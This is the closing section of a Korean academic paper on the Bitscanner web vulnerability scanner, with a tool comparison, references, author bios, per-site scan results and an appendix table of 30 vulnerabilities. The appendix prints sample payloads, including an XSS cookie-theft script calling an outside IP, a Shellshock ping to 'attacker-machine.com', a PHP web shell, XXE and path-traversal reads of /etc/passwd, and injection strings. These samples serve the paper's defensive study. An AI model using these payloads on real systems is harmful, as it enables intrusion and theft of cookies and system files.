Bitscanner는 매우 저렴한 비용으로 빠르고 우수한 결과를 얻는다. Bitscanner와 Google Cloud Scanner를 비교하면[24] Google 스캐너보다 더 많은 취약점을 발견 할 수 있다. Google Cloud Scanner는 4가지 취약점, 즉 XSS(cross-site-scripting), Flash injection, 혼합 컨텐츠 (HTTPs에서 HTTP), 그리고 오래된/비보안 라이브러리 만 탐지 할 수 있다. 다른 도구와

Table 6. The Comparison of Web Apps Vulnerability.

Description		Tools		
Item	Sub-Item	Bitscanner	Google	Other Tools
Crawl and Detection	Target	Web URI	Web URL	Web URL
	Crawl Depth	Full Depth	1~2	NA
	Scan Speed	Very High	Medium	Medium
	False Positive	0	Low	Low
Vulnerability Assessment	Vulnerability Definition	30	4	OWASP Top 10 / CWS 808
	Assessment Type	SAST/ Signature	NA	SAST/DAST

의 더 자세한 비교 분석은 표 6에 나타내었다.

V. 결론 및 향후 연구

세계 웹 서버 중 활성화된 2억 개의 웹 서버에 대한 웹 애플리케이션 보안 취약점 기술을 연구했다. 소프트웨어 취약점은 미국 NVD CVE 및 OWASP Top 10의 808개의 취약점을 포함한다. MITRE Top 25는 공격자가 현재 사용하는 25가지 취약점과 공격 기술을 발표하였다. 가장 현실적인 대안이라 할 수 있다. 즉, 다른 소프트웨어 취약점은 조직에 영향을 미치지 않는다. 공격이 없는 취약점은 조직에 위험을 주지 않는데, 많은 상용 제품은 너무 많은 취약점을 감지하고 보고하여 불필요한 소프트웨어 업데이트를 유발한다.

본 논문에서 소개된 Bitscanner는 들어오는 웹 애플리케이션을 30가지 유형의 취약점에 대하여 서명 형식으로 대상 웹 URI를 빠르게 스캐닝하여 취약점을 매우 빠르게 탐지하고 쉽게 업데이트한다. 이 기술은 2001년 일본 SaaS 시장에서 다른 글로벌 기술이 8시간 걸렸던 작업을 8분에 수행한 이력을 가지고 있다[25]. 또한, 뛰어난 성능과 DB 취약점 진단을 위해 웹 서버를 중지하지 않는 이점이 있다.

References

[1] Steve Morgan, "Is poor software development the biggest cyber threat?", https://www.csoonline.com/article/2978858/is-poor-software-development-the-biggest-cyber-threat.html, 16-Dec-2019

[2] Software Engineering Institute, "10 Types of Application Security Testing Tools: When and How to Use Them", https://insights.sei.cmu.edu/sei_blog/2018/07/10-types-of-application-security-testing-tools-when-and-how-to-use-them.html, 16-Dec-2019.

[3] Weekly Report of CNCERT, "Weekly Report of CNCERT, May 2019", https://www.cert.org.cn/publish/english/115/index.html, 16-Dec-2019

[4] Chul-Soo Lee at al., Information Security Practice Guide, InfotheBooks, Seoul, 287, 2017

[5] NIST Special Publication, "NIST Special Publication 800-30 Revision 1, Guide for Conducting Risk Assessments", https://csrc.nist.gov/N ews/2012/NIST-Special-Publication-800-30-Revision-1, 16-Dec-2019

[6] MITRE, "2019 CWE Top 25 Most Dangerous Software Errors", https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html, 16-Dec-2019

[7] OWASP top 10 project, "OWASP top 10 project", https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project, 16-Dec-2019

[8] "Security Code Review in the SDLC", https://www.owasp.org/index.php/Security_Code_Review_in_the_SDLC, 16-Dec-2019

[9] wikipedia, "Web Crawler." https://en.wikipedia.org/wiki/Web_crawler, 28-Sep-2019

[10] National Vulnerability Database, "National Vulnerability Database", https://nvd.nist.gov/, 16-Dec-2019

[11] MISRA, "MISRA Home", https://www.misra.org.uk/, 16-Dec-2019

[12] GDPR, "Complete guide to GDPR compliance", https://gdpr.eu/, 16-Dec-2019

[13] OWASP, "OWASP™ Foundation", https://www.owasp.org/index.php/Main_Pag, 16-Dec-2019

[14] Wikipedia, "Wikipedia, DO-178B" https://en.wikipedia.org/wiki/DO-178B, 16-Dec-2019.

[15] Wikipedia, "Wikipedia, DO-178C", https://en.wikipedia.org/wiki/DO-178C, 16-Dec-2019

[16] "Defense Information Systems Agency", https://storefront.disa.mil/kinetic/disa/service-catalog#/, 16-Dec-2019

[17] MITRE, "The MITRE Corporation", https://www.mitre.org/, 16-Dec-2019

[18] Wikipedia, "Web crawler", https://en.wikipedia.org/wiki/Web_crawler, 16-Dec-2019
[19] MITRE. "The Common Weakness Enumeration." https://cwe.mitre.org/about/index.html. 16-Dec-2019
[20] CVSS, "Common Vulnerability Scoring System v3.1: User Guide", https://www.first.org/cvss/v3.1/user-guide, 16-Dec-2019
[21] PCRE, "PCRE- Perl Compatible Regular Expressions", https://www.pcre.org/, 16-Dec-2019
[22] Arachni, "arachni web application security scanner framework", https://www.arachni-scanner.com/, 16-Dec-2019
[23] Acunetix, "Acunetix", https://www.acunetix.com/vulnerability-scanner/, 16-Dec-2019
[24] Google, "Google Cloud Security Scanner", https://cloud.google.com/security-scanner/, 16-Dec-2019
[25] dailysecu, "Bitscaner Performance Bench Mark Testing News", https://www.dailysecu.com/news/articleView.html?idxno=1308, 16-Dec-2019

Appendix A. Description of 30 Web Application Vulnerabilities.

* In the following table, the rank number in the risk level does not mean the order of sub-risk level.

Table A.1 Risk Level 1 Vulnerabilities Description

Rank	Description	Vulnerability	Detail Description	Exploit	CWE-ID	OWASP	MITRE
1	Remote Access Terminal (RAT)	SQL Injection	Execution of malicious SQL commands to control database server of web application.	String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";	89	A1	6
2		XPATH Injection	Injection of data to craft XPath expression to retrieve data from an XML database.	//Users[Username/text()='user' or 1=1 or 'a'='a' And Password/text()='password']	643		
3		LDAP Injection	Injection of LDAP statements to run arbitrary LDAP commands to modify content.	login = "(&(uid = " + uid + ") (Password = " + user_password + "))";	90		
4		Web Shell	Usage of malicious script to maintain persistent access on an already compromised web application.	<?php system($_GET['cmd']); ?>	434	A9	16
5		Shell Shock	Injection of malicious code into environment variables used by OS.	env x = '(){:;}; echo vulnerable' bach -c "echo this is a test"	78		11
6		Apache Struts2	Improper input validation allows attacker to execute an arbitrary code through tag attributes.	<s:property value = "nonExistingProperty" default ="%{expression}"/>	20		3
7		CVE-2014-6271	Execution of arbitrary code through crafted environment	(){:;};ping-c1-p cb18cb3f7bca4441a595fcc1e240deb0 attacker-machine.com	78		11
8		CVE-2014-6278	Execution of arbitrary code through crafted environment	() { :;}; /bin/sleep 20|/sbin/sleep 20|/usr/bin/sleep 20	78		
9		CVE-2014-6277	Execution of arbitrary code through crafted environment	'f() { x() { _;}; x() { _;} <<a; }'	78		
10		CVE-2017-5638	Remote execution of arbitrary commands through crafted content-type HTTP header	payload += "(#cmd='%s')." % cmd try:headers={'User-Agent': 'Mozilla/5.0','Content-Type': payload}	20		3
11		XXE	Poorly configured XML processors evaluate external entity reference with XML document.	<?xml version="1.0" encoding= "utf-8"?> <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///dev/random" >]> <foo>&xxe;</foo>	611	A4	17

Table A.2 Risk Level 2 Vulnerabilities Description

Rank	Description	Vulnerability	Detail Description	Exploit	CWE-ID	OWASP	MITRE
12	Data Leakage	Blind SQL Injection	Attacker injects SQL query to perform true or false operations on database and determine output based on application response	SELECT * FROM products WHERE ID = 10 AND 1=1: SELECT * FROM products WHERE ID = 10; WAIT FOR DELAY '00:00:15'	89	A1	6
13		SQL Injection Possibility	Attempts to inject of malicious SQL commands to obtain database information.	createQuery("select * from User where id = '"+inputId+"'");		A1, A3	

Table A.3 Risk Level 3 Vulnerabilities Description

Rank	Description	Vulnerability	Detail Description	Exploit	CWE-ID	OWASP	MITRE
14	External Access	Cross-Site Scripting (XSS)	Injection of malicious scripts into web application which incorrectly neutralizes input.	<script> newImage().src="http://192.168.149.124/bogus.php?output="+document.cookie; </script> <b onmouseover=alert('Wufff!')>click me!	79	A7	2
15		Internal Server Error	Application improperly handle errors that occur during processing and reveals sensitive information to allow attacker to have access.	http://10.0.2.15/users/admin'	388	A6	
16		500 Page Error			550		

Table A.4 Risk Level 4 Vulnerabilities Description

Rank	Description	Vulnerability	Detail Description	Exploit	CWE-ID	OWASP	MITRE
17	Information Reveal	POST XML found	Attackers use POST method to inject malicious XML data into server side of an application to retrieve information.	POST http://example.com/xml HTTP/1.1 <?xml version="1.0" encoding="utf-8"?> <!DOCTYPE foo [<!ELEMENT foo ANY> <!ENTITY xxe SYSTEM "file:///etc/passwd">] <foo>&xxe;</foo>	209	A4, A6	4
18		Script Error (JavaScript, Visual Basic)	Web application generates error message that contains sensitive information about users.	Microsoft VBScript runtime error '800a000d' Type mismatch: '[string:""]' /scripts/confirmPurchase.asp,line 711	200 209	A6	4
19		Exceptional Error		try { openDbConnection();} catch (Exception $e) { echo 'Caught exception: ', $e->getMessage(), '\n'; echo 'Check credentials in config file at: ', $Mysql_config_location, '\n';}			
20		Validation Error		window.ub.form.validationMessages.your_password = "Invalid password!"; window.ub.form.validationMessages.your_username = "Invalid username!";			

Table A.5 Risk Level 5 Vulnerabilities Description


Rank	Description	Vulnerability	Detail Description	Exploit	CWE-ID	OWASP	MITRE
21	Vulnerable	Directory Listing	Web server is configured to display the list of files in a directory	'GET /〈null byte〉.jsp HTTP/1.0'	538 548	A2, A3, A5, A6	
22		Known Directory	Attacker can see and read all files known by name.	https://Target/scripts/php/file-browser-demo/index.php?path=[DirectoryName]	22	A6	10
23		Admin Directory found	Application allows unauthorized access to file system of application	'GET http://testphp.vulweb.com/admin'	22		
24		CGI directory found	HTTP Request that allows attacker to access directory listing in web filesystem.	"GET /cgi-bin/search.cgi?letter=..\\..\\..\\..\\$ARGV[0]&start=1&perpage=all HTTP/1.0\n\n";	22	A5	
25		CGI file found	Script allows attacker to see contents of any specified file	http://localhost/cgi-bin/viewsrc.cgi?loc=.../filename http://vuln/cgi-bin/index.cgi?file=/etc/passwd			
26		PHP information leaked	Injects code to reveal information about current state of PHP	〈? php phpinfo ();	200	A3	4
27		File Upload function	Allows users to upload files which may be dangerous to the web server.	〈form enctype="multipart/form-data" action="uploader.php" method="POST"〉	434	A5	16
28		Code disclosure	Allow attackers to obtain server-side source code of web application	http://www.example.com/download.php?filename=download.php	200 540	A6	4
29		Server information	Server-side information is revealed	/__raw/services/server/info/server-info?output_mode=json	200	A3	
30		POST method allowed	Attackers uses POST method to exploit vulnerabilities	〈form enctype="multipart/form-data" id="myform" method="post" action="http://application.com/vulnerable_script.php" 〉		A6	

Appendix B. Vulnerability Diagnosis Result of 2019 Domestic Web Sites Sample.


No	Type	URI Internal/ External	Execution Time(s)	VD	Risk Level	No	Type	URI Internal/ External	Execution Time(s)	VD	Risk Level
1	Webtoon	123 / 25	2639	3	3	45	Development	154 / 7	15	2	3
2	Security	59 / 2	15	7	3	46	Development	86 / 2	115	9	5
3	Sale	419 / 17	204	1	5	47	Finance	13 / 1	12	2	5
4	Security	51 / 2	898	1	5	48	development	494 / 9	28	1	5
5	Institution	131 / 18	65	3	3	49	Development	86 / 1	16	1	5
6	Security	84 / 2	7	2	5	50	Making	1441 / 16	2951	21	5
7	IT	83 / 0	4	1	3	51	Making	54 / 0	16	2	3
8	Development	34 / 1	640	2	5	52	Patent attorney	70 / 4	45	1	5
9	Making	139 / 11	8	1	5	53	Institution	196 / 12	66	1	4
10	Development	147 / 6	12	1	5	54	Development	22 / 3	7	2	2
11	Development	159 / 22	102	18	3	55	Software	133 / 2	16	1	5
12	Development	186 / 8	28	3	5	56	Consulting	52 / 8	132	1	2
13	Institution	120 / 76	43	5	3	57	Wholesale	15 / 4	108	1	3
14	Newspaper	390 / 20	70	1	3	58	Security	62 / 0	5	2	3
15	Education	774 / 23	1401	1	3	59	Wholesale	143 / 1	21	6	3
16	Software	97 / 6	712	2	3	60	Development	21 / 6	24	4	5
17	Finance	418 / 8	204	1	5	61	Making	324 / 11	374	2	5
18	Institution	392 / 13	1986	1	5	62	Development	174 / 7	174	1	5
19	Institution	405 / 5	98	46	3	63	IT	93 / 0	78	1	5
20	Development	183 / 1	34	2	5	64	Software	130 / 271	171	1	5
21	The press	121 / 38	224	2	5	65	Lawyer	83 / 5	40	2	5
22	Development	56 / 3	40	1	5	66	Lawyer	140 / 1	23	4	3
23	Facilities	126 / 3	5	2	3	67	Lawyer	94 / 1	18	1	3
24	Network	164 / 2	70	1	5	68	Development	502 / 12	232	2	5
25	Development	38 / 5	12	1	5	69	Development	414 / 7	53	5	2
26	Development	44 / 2	66	1	5	70	Wholesale	729 / 97	1366	8	1
27	Wholesale	53 / 3	14	2	3	71	Development	3249 / 31	288	70	3
28	Security	203 / 10	274	3	5	72	Development	80 / 12	127	2	5
29	IT	695 / 32	578	1	3	73	Wholesale	114 / 0	33	1	3
30	Advertisement	86 / 4	66	1	3	74	Development	78 / 3	21	1	5
31	IT	15 / 2	6	1	5	75	Making	356 / 14	148	12	5
32	Religion	105 / 4	19	4	1	76	Development	185 / 6	80	2	3
33	Religion	39 / 0	14	1	5	77	Development	79 / 4	16	1	5
34	Security	185 / 2	39	1	3	78	Wholesale	209 / 14	50	1	3
35	Making	162 / 8	36	2	3	79	Making	1415 / 7	1605	15	3
36	Making	102 / 2	16	2	1	80	Software	44 / 3	157	3	5
37	Development	116 / 2	21	1	5	81	Finance	170 / 5	58	1	3
38	IT	178 / 4	64	2	5	82	Making	3053 / 91	6491	7	3
39	Development	165 / 3	28	1	5	83	Education	174 / 12	875	1	5
40	Development	606 / 1	808	5	5	84	Education	186 / 24	1011	1	5
41	Consulting	35 / 5	16	1	5	85	Education	1040 / 33	1479	83	3
42	Wholesale	360 / 16	118	2	1	86	Education	63 / 1	28	1	5
43	Development	28 / 2	8	1	2	87	Development	61 / 9	15	1	5
44	Accounting	3032 / 91	1681	1	2		Mean	318 / 14	367		

Appendix C: Screenshoot of web valunerability scanning tools showing execution time


Appendix C.1 Screenshoot of BitScanner showing execution time



Appendix C.2 Screenshoot of Acunetix showing execution time




Appendix C.3 Screenshoot of Arachni showing execution time



〈저자소개〉

쿠미 산드라(Kumi Sandra) 학생회원
20016 6월: 콰메 응쿠르마 과학기술 대학교,
2018 9월 ~현재: 동서대학교 컴퓨터공학과 석사과정
〈관심분야〉 웹 애플리케이션 보안, 산업 제어 시스템 보안

이 상 곤 (Sang-Gon Lee) 종신회원
1986년 2월: 경북대학교 전자공학과 졸업
1988년 2월: 경북대학교 전자공학과 석사
1993년 2월: 경북대학교 전자공학과 박사
1991년 3월~1997. 2월 창신대학교 전자통신과 조교수
2003년 8월~2004년 7월: 호주 QUT ISRC(암호학연구소) 방문교수
2012년 8월~2013년 7월: 미국 알라바마주립대학교(헌츠빌) 방문교수
1997년 3월~현재: 동서대학교 컴퓨터공학부 교수
〈관심분야〉 정보보안 프로토콜, 블록체인 응용설계, 인공지능을 위한 보안, 사이버 보안, 소프트웨어 정의 네트워크,



임 채 호 (Chae-Ho Lim), 종신회원
1996년 2월: 홍익대학교 전자계산학과 학사
1999년 8월: 건국대학교 전자계산학과 석사
2000년 2월: 홍익대학교 전자계산학과 박사
〈관심분야〉 인터넷 보안, 소프트웨어 보안, 위험관리